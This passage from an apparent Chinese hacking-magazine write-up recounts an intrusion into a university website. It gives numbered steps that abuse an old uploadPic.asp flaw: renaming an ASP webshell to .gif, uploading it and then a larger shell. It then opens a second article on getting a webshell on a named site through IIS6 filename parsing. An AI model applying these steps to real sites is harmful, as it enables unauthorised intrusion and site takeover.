



图 9


图10


图11

但是打开文件仍然出现了“无法找到该面”的错误页面，如图12。分析下失败的原因，可能有两个：1、构造上传错误；2、上传成功，但是没有找不到上传的小马（后来在我拿下webshell后才知道是上传构造出了错，不过这也是后话了）。




图12

因为没有办法找到上传的小马，因此只能暂时从构造上传出错这个角度来考虑了，终于体会到书到用时方恨少了，菜鸟的悲哀，我的痛苦……^_^

这时候就要用到百度了，毕竟它比我读的书多（似乎不是一个级别的，呵呵），使用上面截取的构造语句在百度上进行搜索，天无绝人之路，终于找到了，如图13。

看到没有，这原来还是个老漏洞呢，直接利用现成的提交就可以了。我把找到的资料整理了一下，如下：

1、把后缀admin/uploadPic.asp?actionType=mod&picName=snight.asp添加到网址后面

2、把我们的小马改成.gif后缀进行上传，比如snight.gif

3、访问http://www.xxx.com/uppic/snight.asp

4、然后就是上传我们的大马






图13

接下来就和图11的上传步骤一样了，最后来看下结果吧，小马终于出来了，如图14，然后就是再上传个大马上去了，如图15。


图14


图15

本次入侵就这么结束了，我给网站管理员发了一封邮件通知对方修补漏洞，然后又删除了小马和大马。整个入侵过程就是通过偶然的发现来进入后台，在无法备份的情况下突破上传格式的限制，并利用百度找到上传的最终解决方法，成功的拿到webshell。造成网站沦陷的原因无外乎网站管理者的疏忽，把管理登录入口放在了如此明显的地方，而密码也没有进行特殊符号的过滤。此后我又去了其他几所大学，似乎这样类似的情况还不少呢，在此就不一一列举了，希望全民安全意识的提高才能保证网络的安全。

（文章中涉及到的Winsock Expert、明小子旁注入侵工具3.5，已经收录在了光盘中）

旁门左道渗透梁祝官方网站

文章难度：★★★
文章简介：利用编辑器可以修改上传目录名，配合利用Windows2003/IIS6.0文件名解析漏洞来拿到webshell

无敌小龙＆高永刚

相信大家都知道千古爱情传奇——梁山伯与祝英台的故事吧，没错，今天我要检测的站点正是梁祝官方网站www.liangzhu.org，打开网站一看，只见两只黄褐色的蝴蝶随着略带伤感的背景音乐在那儿飞舞，仿佛又回到了东晋时期的祝家庄。

这是一个准静态的网站，几乎没有什么可以利用的页面，看来只好从旁注下手了。打开114best.com进行查询，发现该服务器上一共有18个站点，看来希望还是挺大的，如图1。

